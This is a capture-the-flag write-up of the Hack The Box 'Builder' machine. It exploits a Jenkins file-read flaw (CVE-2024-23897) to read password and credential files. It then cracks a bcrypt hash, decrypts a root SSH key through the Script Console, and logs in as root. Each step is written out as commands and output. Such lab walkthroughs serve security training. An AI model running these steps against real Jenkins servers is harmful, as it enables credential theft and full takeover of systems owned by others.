Enumeration
We start by running an aggressive Nmap scan to identify open ports and services on the target.
┌──(kali㉿kali)-[~/Desktop/htb/builder]
└─$ sudo nmap -p- -sCV -O --min-rate 5000 10.129.230.220
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-15 16:23 +0200
Nmap scan report for 10.129.230.220
Host is up (0.053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp open  http    Jetty 10.0.18
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Jetty(10.0.18)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Dashboard [Jenkins]
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.23 seconds

The scan reveals a Jenkins instance running on port 8080. Checking the web interface confirms the version is Jenkins 2.441.
Vulnerability Discovery & Exploitation
Jenkins version 2.441 is vulnerable to CVE-2024-23897, an Arbitrary File Read vulnerability via the built-in command-line interface (CLI). We clone a public exploit for this CVE (Maalfer/CVE-2024-23897).
┌──(kali㉿kali)-[~/Desktop/htb/builder]
└─$ git clone https://github.com/Maalfer/CVE-2024-23897.git
┌──(kali㉿kali)-[~/Desktop/htb/builder]
└─$ cd CVE-2024-23897
First, we verify the Arbitrary File Read by extracting /etc/passwd:
┌──(kali㉿kali)-[~/Desktop/htb/builder/CVE-2024-23897]
└─$ python CVE-2024-23897.py 10.129.230.220 8080 /etc/passwd
root:x:0:0:root:/root:/bin/bash: No such agent "root:x:0:0:root:/root:/bin/bash" exists.
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash: No such agent "jenkins:x:1000:1000::/var/jenkins_home:/bin/bash" exists.
...
Enumerating Jenkins Internal Files
After doing some quick online research regarding the default directory structure of a Jenkins server, I discovered that user configurations are typically stored under /var/jenkins_home/users/, with an index file named users.xml mapping usernames to their specific hashed directory names.
We use the exploit to read users.xml:
┌──(kali㉿kali)-[~/Desktop/htb/builder/CVE-2024-23897]
└─$ python CVE-2024-23897.py 10.129.230.220 8080 /var/jenkins_home/users/users.xml
...
      <string>jennifer_12108429903186576833</string>: No such agent "      <string>jennifer_12108429903186576833</string>" exists.
...
This reveals the directory for the user jennifer. Next, we extract her config.xml to find her password hash:
┌──(kali㉿kali)-[~/Desktop/htb/builder/CVE-2024-23897]
└─$ python CVE-2024-23897.py 10.129.230.220 8080 /var/jenkins_home/users/jennifer_12108429903186576833/config.xml
...
      <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>: No such agent "      <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>" exists.
...
We also read the global credentials.xml file, which yields an encrypted SSH private key belonging to the root user:
┌──(kali㉿kali)-[~/Desktop/htb/builder/CVE-2024-23897]
└─$ python CVE-2024-23897.py 10.129.230.220 8080 /var/jenkins_home/credentials.xml
...
          <username>root</username>: No such agent "          <username>root</username>" exists.
...
            <privateKey>{AQAAABAAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLuo...}</privateKey>
...
Cracking & Initial Web Access
We save Jennifer’s bcrypt hash and use John the Ripper with rockyou.txt to crack it:
┌──(kali㉿kali)-[~/Desktop/htb/builder]
└─$ echo '$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a' > hash.txt
┌──(kali㉿kali)-[~/Desktop/htb/builder]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess         (?)
1g 0:00:00:00 DONE (2026-05-15 16:42) 7.142g/s 85.71p/s 85.71c/s 85.71C/s 123456..daniel

With the password princess, we successfully authenticate to the Jenkins web dashboard as Jennifer.
Privilege Escalation (Direct to Root)
We initially tried to reuse Jennifer’s credentials via SSH, but access was denied.
┌──(kali㉿kali)-[~/Desktop/htb/builder]
└─$ ssh jennifer@10.129.230.220
jennifer@10.129.230.220's password:
Permission denied, please try again.
Since we have access to the Jenkins dashboard, we can navigate to the Jenkins Script Console (Manage Jenkins >> Script Console). Because Groovy scripts executed here run within the Jenkins JVM context, it inherently has access to the server’s master decryption keys.
We use a simple Groovy command to decrypt the encrypted root SSH key we found earlier in credentials.xml:
println hudson.util.Secret.decrypt("{AQAAABAAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLuo...}")This successfully outputs the plaintext RSA private key for the root user:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
...
iGFOXbo3+1sSg1AAAADHJvb3RAYnVpbGRlcgECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
We save the output to a file named sshkey, assign the correct permissions (chmod 600 sshkey), and SSH directly into the machine as root. Because we skipped standard user access entirely, we are able to grab both the root.txt and user.txt flags at the exact same time.
┌──(kali㉿kali)-[~/Desktop/htb/builder]
└─$ ssh -i sshkey root@10.129.230.220
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)
...
root@builder:~# id
uid=0(root) gid=0(root) groups=0(root)

root@builder:~# cat root.txt
c6a370ea19417b39ebdd73c98a865b4c

root@builder:~# cd /home/jennifer/
root@builder:/home/jennifer# cat user.txt
4765d57bd57fe3608b1ab59bbab576c2